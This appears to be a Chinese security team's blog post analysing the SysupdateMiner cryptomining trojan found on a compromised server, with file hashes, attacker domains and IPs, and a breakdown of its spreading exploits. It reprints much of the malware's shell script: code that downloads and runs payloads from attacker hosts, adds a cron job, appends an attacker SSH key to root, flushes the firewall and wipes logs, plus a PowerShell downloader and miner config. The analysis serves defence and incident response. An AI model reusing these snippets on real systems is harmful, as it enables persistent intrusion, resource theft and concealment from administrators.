铁头娃之不得不做的病毒分析

原创海岸线突击队 酒仙桥六号部队
2020-09-30原文

这是 **酒仙桥六号部队** 的第 **84** 篇文章。

全文共计2697个字，预计阅读时长9分钟。

前言

小葵花课堂开课了：

大佬总说自己菜怎么办。


多半是装的。

舔一顿就好了。

谢谢大佬们的指点。

起因

某客户接到有关单位通知。自己的服务器存在对外进行redis密码爆破行为。有关单位对客户服务器进行了取证发现存在4个恶意文件。



发现沦陷服务器存在以下行为：

过程

先将4个文件上传微步在线查询下。

文件名称：

networkservice.old

SHA256：

3bd8875a0e8bfa20c94a406ab2eeb9053a209e9ac982408509f733acad0f66cd

文件名称：

sysguard

SHA256：

4d6a14d49ed9f65588579910134e00451b9c5600cdf2feaf5d70f355374e95ed

文件名称：

sysupdate

SHA256：

e7446d595854b6bac01420378176d1193070ef776788af12300eb77e0a397bf7

文件名称：

d800ac7d4b7ddb5737fdd23fe898daa25ebaf0f190bf40136e4f6c9d9ee4a5af

SHA256：

d800ac7d4b7ddb5737fdd23fe898daa25ebaf0f190bf40136e4f6c9d9ee4a5af

微步在线分析提供了一个非常有用的域名de.gsearch.com.de可以得知是挖矿木马SysupdataMiner

样本分析

ida大法好

分析ipdate.sh

此文件的主要功能为关闭防火墙，关闭其他程序释放更多资源，拉取挖矿木马并执行，清理痕迹

关闭SELINUX系统；

```
setenforce 0 2>dev/null

echo SELINUX=disabled > /etc/sysconfig/selinux 2>/dev/null
```

释放缓存，获取更多的资源；

```
sync && echo 3 >/proc/sys/vm/drop_caches
```

定义变量，扰乱其他程序；

```
rtdir="/etc/sysupdates"

bbdir="/usr/bin/curl"

bbdira="/usr/bin/cur"

ccdir="/usr/bin/wget"

ccdira="/usr/bin/wge"

mv /usr/bin/wget /usr/bin/get

mv /usr/bin/xget /usr/bin/get

mv /usr/bin/get /usr/bin/wge

mv /usr/bin/curl /usr/bin/url

mv /usr/bin/xurl /usr/bin/url

mv /usr/bin/url /usr/bin/cur
```

定义其他挖矿文件变量；

```
miner_url="https://de.gsearch.com.de/api/sysupdate"


miner_url_backup="http://185.181.10.234/E5DB0E07C3D7BE80V520/sysupdate"
```

```
miner_size="1102480"

sh_url="https://de.gsearch.com.de/api/update.sh"

sh_url_backup="http://185.181.10.234/E5DB0E07C3D7BE80V520/update
.sh"

config_url="https://de.gsearch.com.de/api/config.json"

config_url_backup="http://185.181.10.234/E5DB0E07C3D7BE80V520/co
nfig.json"       config_size="3356"

scan_url="https://de.gsearch.com.de/api/networkservice"

scan_url_backup="http://185.181.10.234/E5DB0E07C3D7BE80V520/netw
orkservice"

scan_size="2584072"

watchdog_url="https://de.gsearch.com.de/api/sysguard"

watchdog_url_backup="http://185.181.10.234/E5DB0E07C3D7BE80V520/
sysguard"

watchdog_size="1929480"
```

定义kill_miner_proc函数，停止掉其他的病毒木马程序；

```
kill_miner_proc()

{

    ps auxf|grep kinsing| awk '{print $2}'|xargs kill -9

    ps auxf|grep kdevtmpfsi| awk '{print $2}'|xargs kill -9

    ps auxf|grep -
v grep|grep "mine.moneropool.com"|awk '{print $2}'|xargs kill -9

    ps auxf|grep -
v grep|grep "pool.t00ls.ru"|awk '{print $2}'|xargs kill -9

    ps auxf|grep -v grep|grep "xmr.crypto-
pool.fr:8080"|awk '{print $2}'|xargs kill -9
```

```
    ps auxf|grep -v grep|grep "xmr.crypto-
pool.fr:3333"|awk '{print $2}'|xargs kill -9

    ps auxf|grep -
v grep|grep "zhuabcn@yahoo.com"|awk '{print $2}'|xargs kill -9

    ps auxf|grep -
v grep|grep "monerohash.com"|awk '{print $2}'|xargs kill -9

    ps auxf|grep -
v grep|grep "/tmp/a7b104c270"|awk '{print $2}'|xargs kill -9

    ps auxf|grep -v grep|grep "xmr.crypto-
pool.fr:6666"|awk '{print $2}'|xargs kill -9

    ps auxf|grep -v grep|grep "xmr.crypto-
pool.fr:7777"|awk '{print $2}'|xargs kill -9

    ps auxf|grep -v grep|grep "xmr.crypto-
pool.fr:443"|awk '{print $2}'|xargs kill -9

    ps auxf|grep -
v grep|grep "stratum.f2pool.com:8888"|awk '{print $2}'|xargs kil
l -9

ps auxf|grep -
v grep|grep "xmrpool.eu" | awk '{print $2}'|xargs kill -9
```

略

```
    pkill -f Loopback

    pkill -f apaceha

    pkill -f cryptonight

    pkill -f stratum

    pkill -f mixnerdx

    pkill -f performedl

    pkill -f JnKihGjn
```

```
    pkill -f irqba2anc1
pkill -f irqba5xnc1
略
```

定义downloads函数用于下载 主要使用curl；

```
downloads()
{
    if [ -f "/usr/bin/curl" ]
    then
    echo $1,$2
        http_code=`curl -I -m 10 -o /dev/null -s -
w %{http_code} $1`
        ##通过返回200和405进行判断是否成功
        if [ "$http_code" -eq "200" ]
        then
            curl --connect-timeout 10 --retry 100 $1 > $2
        elif [ "$http_code" -eq "405" ]
        then
            curl --connect-timeout 10 --retry 100 $1 > $2
        else
            curl --connect-timeout 10 --retry 100 $3 > $2
        fi
    elif [ -f "/usr/bin/cur" ]
    then
```

```
        http_code = `cur -I -m 10 -o /dev/null -s -
w %{http_code} $1`
        if [ "$http_code" -eq "200" ]
        then
            cur --connect-timeout 10 --retry 100 $1 > $2
        elif [ "$http_code" -eq "405" ]
        then
            cur --connect-timeout 10 --retry 100 $1 > $2
        else
            cur --connect-timeout 10 --retry 100 $3 > $2
        fi
    略
}
```

停止掉其他非自己的程序，释放更多资源。

挺秀的 作为一个木马我帮你杀木马。


```
kill_sus_proc()
{
    ps axf -o "pid"|while read procid
    do
            ls -l /proc/$procid/exe | grep /tmp
```

```
            if [ $? -ne 1 ]
            then
                    cat /proc/$procid/cmdline| grep -a -
E "sysguard|update.sh|sysupdate|networkservice"
                    if [ $? -ne 0 ]
                    then
                            kill -9 $procid
                    else
                            echo "don't kill"
                    fi
            fi
    done
    ps axf -
o "pid %cpu" | awk '{if($2>=40.0) print $1}' | while read procid
    do
            cat /proc/$procid/cmdline| grep -a -
E "sysguard|update.sh|sysupdate|networkservice"
            if [ $? -ne 0 ]
            then
                    kill -9 $procid
            else
                    echo "don't kill"
            fi
    done
}
```

然后调用刚才定义的两个停止函数，释放资源。

```
kill_miner_proc

kill_sus_proc
```

判断自身权限，当为root将挖矿文件下载到/etc/目录下。

```
if [ -f "$rtdir" ]      ##判断自己的权限

then

        echo "i am root"                                ##

        echo "goto 1" >> /etc/sysupdates

        chattr -i /etc/sysupdate*

        chattr -i /etc/config.json*

        chattr -i /etc/update.sh*

        chattr -i /root/.ssh/authorized_keys*

        chattr -i /etc/networkservice
```

添加定时任务，30分钟运行一次，写入到crondir文件中。

```
if [ ! -f "/usr/bin/crontab" ]                          then

            unlock_cron

            echo "*/30 * * * * sh /etc/update.sh >/dev/null 2>&1
" >> ${crondir}

            lock_cron

        else

            unlock_cron

            [[ $cont =~ "update.sh" ]] || (crontab -
l ; echo "*/30 * * * * sh /etc/update.sh >/dev/null 2>&1") | cro
ntab -
```

```
            lock_cron
```

配置ssh免密登录：

```
fi
        chmod 700 /root/.ssh/
        echo >> /root/.ssh/authorized_keys
        chmod 600 root/.ssh/authorized_keys
        echo "ssh-
rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9WKiJ7yQ6HcafmwzDMv1RKxPdJI/o
eXUWDNW1MrWiQNvKeSeSSdZ6NaYVqfSJgXUSgiQbktTo8Fhv43R9FWDvVhSrwPoF
Bz9SAfgO06jc0M2kGVNS9J2sLJdUB9u1KxY5IOzqG4QTgZ6LP2UUWLG7TGMpkbK7
z6G8HAZx7u3l5+Vc82dKtI0zb/ohYSBb7pK/2QFeVa22L+4IDrEXmlv3mOvyH5Dw
Ch3HcHjtDPrAhFqGVyFZBsRZbQVlrPfsxXH2bOLc1PMrK1oG8dyk8gY8m4iZfr9Z
DGxs4gAqdWtBQNIN8cvz4SI+Jv9fvayMH7f+Kl2yXiHN5oD9BVTkdIWX root@u1
7" >> /root/.ssh/authorized_keys
```

下载挖矿文件并运行；

```
cfg="/etc/config.json"    #配置文件
file="/etc/sysupdate"     #挖矿文件


    if [-f "/etc/config.json" ]
    then
        filesize_config=`ls -
l /etc/config.json | awk '{ print $5 }'`
        if [ "$filesize_config" -ne "$config_size" ]
        then
            pkill -f sysupdate
            rm /etc/config.json
```

```
            downloads $config_url /etc/config.json $config_url_b
ackup
        else
            echo "no need download"
        fi
    else
        downloads $config_url /etc/config.json $config_url_backu
p
Fi
略
    chmod 777 /tmp/sysupdate
    chattr +i /tmp/sysupdate
    chmod 777 /tmp/networkservice
    chattr +i /tmp/networkservice
    chmod 777 /tmp/sysguard
    chattr +i /tmp/sysguard
    chmod 777 /tmp/update.sh
    chattr +i /tmp/update.sh
    chmod 777 /tmp/config.json
    chattr +i /tmp/config.json
```

修改防火墙配置；

```
fi
iptables -F
iptables -X
```

```
iptables -A OUTPUT -p tcp --dport 3333 -j DROP

iptables -A OUTPUT -p tcp --dport 5555 -j DROP

iptables -A OUTPUT -p tcp --dport 7777 -j DROP

iptables -A OUTPUT -p tcp --dport 9999 -j DROP

iptables -I INPUT -s 43.245.222.57 -j DROP

service iptables reload

ps auxf|grep -
v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
```

清理痕迹；


```
history -c

echo > /var/spool/mail/root

echo > /var/log/wtmp

echo > /var/log/secure

echo > /root/.bash_history
```

再看下config.json文件 可以看到是挖门罗币的木马以及钱包地址。

```
"pools": [
        {
        "algo": null,
        "coin": "monero",
        "url": "xmr.f2pool.com:13531",
        "user": "43zqYTWj1JG1HlidZFQWwJZLIos3hbJ5iR3tJpEtwEi43UBbzPesQxCRysdjYTtdc8sHao7csiWa5BTP9PfNYzyfSbbrwoR.1130",
        "pass": "x",
        "rig-id": null,
        "nicehash": false,
        "keepalive": true,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false,
        "self-select": null
    },
    {
        "algo": null,
        "coin": "monero",
        "url": "xmr-eu2.nanopool.org:14444",
        "user": "43zqYTWj1JG1HlidZFQWwJZLIos3hbJ5iR3tJpEtwEi43UBbzPesQxCRysdjYTtdc8sHao7csiWa5BTP9PfNYzyfSbbrwoR.1130",
        "pass": "x",
        "rig-id": null,
        "nicehash": true,
        "keepalive": true,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false,
        "socks5": null,
        "self-select": null
    },
        {
        "algo": null,
        "coin": "monero",
        "url": "randomxmonero.hk.nicehash.com:3380",
        "user": "3HWQkSGfvyyQ8ACpShBhegoKGLuTCMCiAr.1130",
        "pass": "x",
        "rig-id": null,
        "nicehash": true,
        "keepalive": true,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false,
        "self-select": null
    }
],
```


networkservice

存在upx壳。




使用upx进行脱壳。


https://github.com/upx/upx/releases/

Upx -d networkservice

搜索脱壳后未加密的字符串，发现使用了多种exp。



搜索de.gsearch.com.de字符串 发现一段描述。



发现该木马病毒将会从

http://de.gsearch.com.de/api/ips_cn.txt下载文件。

访问发现是整数型一串数字 其实是ip范围：

```
16777472 16778239  1.0.1.0   1.0.3.255

16779264 16781311  1.0.8.0   1.0.15.255

16785408 16793599  1.0.32.0  1.0.63.255
```

所以大概判断该文件的作用是进行网络相关的操作，包括更大范围的扩散木马。

sysguard


区分系统类型 执行不同的文件。

Windows会下载一个powershell

http://185.181.10.234/E5DB0E07C3D7BE80V520/init.ps1

Linux尝试获取root权限；

有添加计划任务的行为；



并且在下载的powershell文件中发现会下载clean.bat来进行痕迹的清理。

```
$killmodule_url = "https://de.gsearch.com.de/api/clean.bat"
$killmodule_url_backup = "http://185.181.10.234/E5DB0E07C3D7BE80V520/clean.bat"
$killmodule_name = "clean.bat"

#clean.bat
if((Test-Path $killmodule_path))
{
    Remove-Item $killmodule_path
    Update $killmodule_url $killmodule_url_backup $killmodule_path $killmodule_name
}
else {
    Update $killmodule_url $killmodule_url_backup $killmodule_path $killmodule_name
}
```


疑似cc地址：

http://%s/6HqJB0SPQqbFbHJD/

sysupdate

挖矿程序。


版本为：




使用方法：


add [rax], al
mov esi, 0x6d3510
ASCII "Usage: screen [OPTIONS]\n\nNetwork:\n"
mov edi, 0x97c500
call sysupdate!std::string::ap
mov edx, 0x35
mov esi, 0x6d3538
ASCII " -o, --url=URL URL of mining server\n"
mov edi, 0x97c500
call sysupdate!std::string::ap
mov edx, 0x53
mov esi, 0x6d3570
ASCII " -a, --algo=ALGO mining algorithm https://xmrig.com/docs/algorithms\n"
mov edi, 0x97c500
call sysupdate!std::string::ap
mov edx, 0x42
mov esi, 0x6d35c8
ASCII " --coin=COIN specify coin instead of algorithm\n"
mov edi, 0x97c500
call sysupdate!std::string::ap
mov edx, 0x3b
mov esi, 0x6d3610
ASCII " -u, --user=USERNAME username for mining server\n"
mov edi, 0x97c500
call sysupdate!std::string::ap
mov edx, 0x3b
mov esi, 0x6d3650
ASCII " -p, --pass=PASSWORD password for mining server\n"
mov edi, 0x97c500
call sysupdate!std::string::ap
mov edx, 0x49
mov esi, 0x6d3690
ASCII " -O, --userpass=U:P username:password pair for mining server\n"

样本行为总结


主程序
update.sh
关闭SELINUX
门罗币
三个矿池地址
挖矿配置文件
config.json
定义变量，扰乱其他程序
网络相关
networkservice
添加定时任务
redis漏洞
weblogic漏洞
thinkphp漏洞
hadoop漏洞
elasticsearch漏洞
drupal漏洞
cctv漏洞
sqlserver漏洞
spring漏洞
https://23.175.0.142/api/download/I9RRyems下载ip清单
利用多种漏洞进行更大的扩散
配置免密登录
删除病毒木马和其他无关程序
下载病毒文件
sysguard
修改防火墙配置
清理痕迹
判断系统类型
windows
linux
下载powershell文件执行
获取root
加入计划任务
清理痕迹
cc通信
sysupdate
挖矿程序



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

精选留言

用户设置不下载评论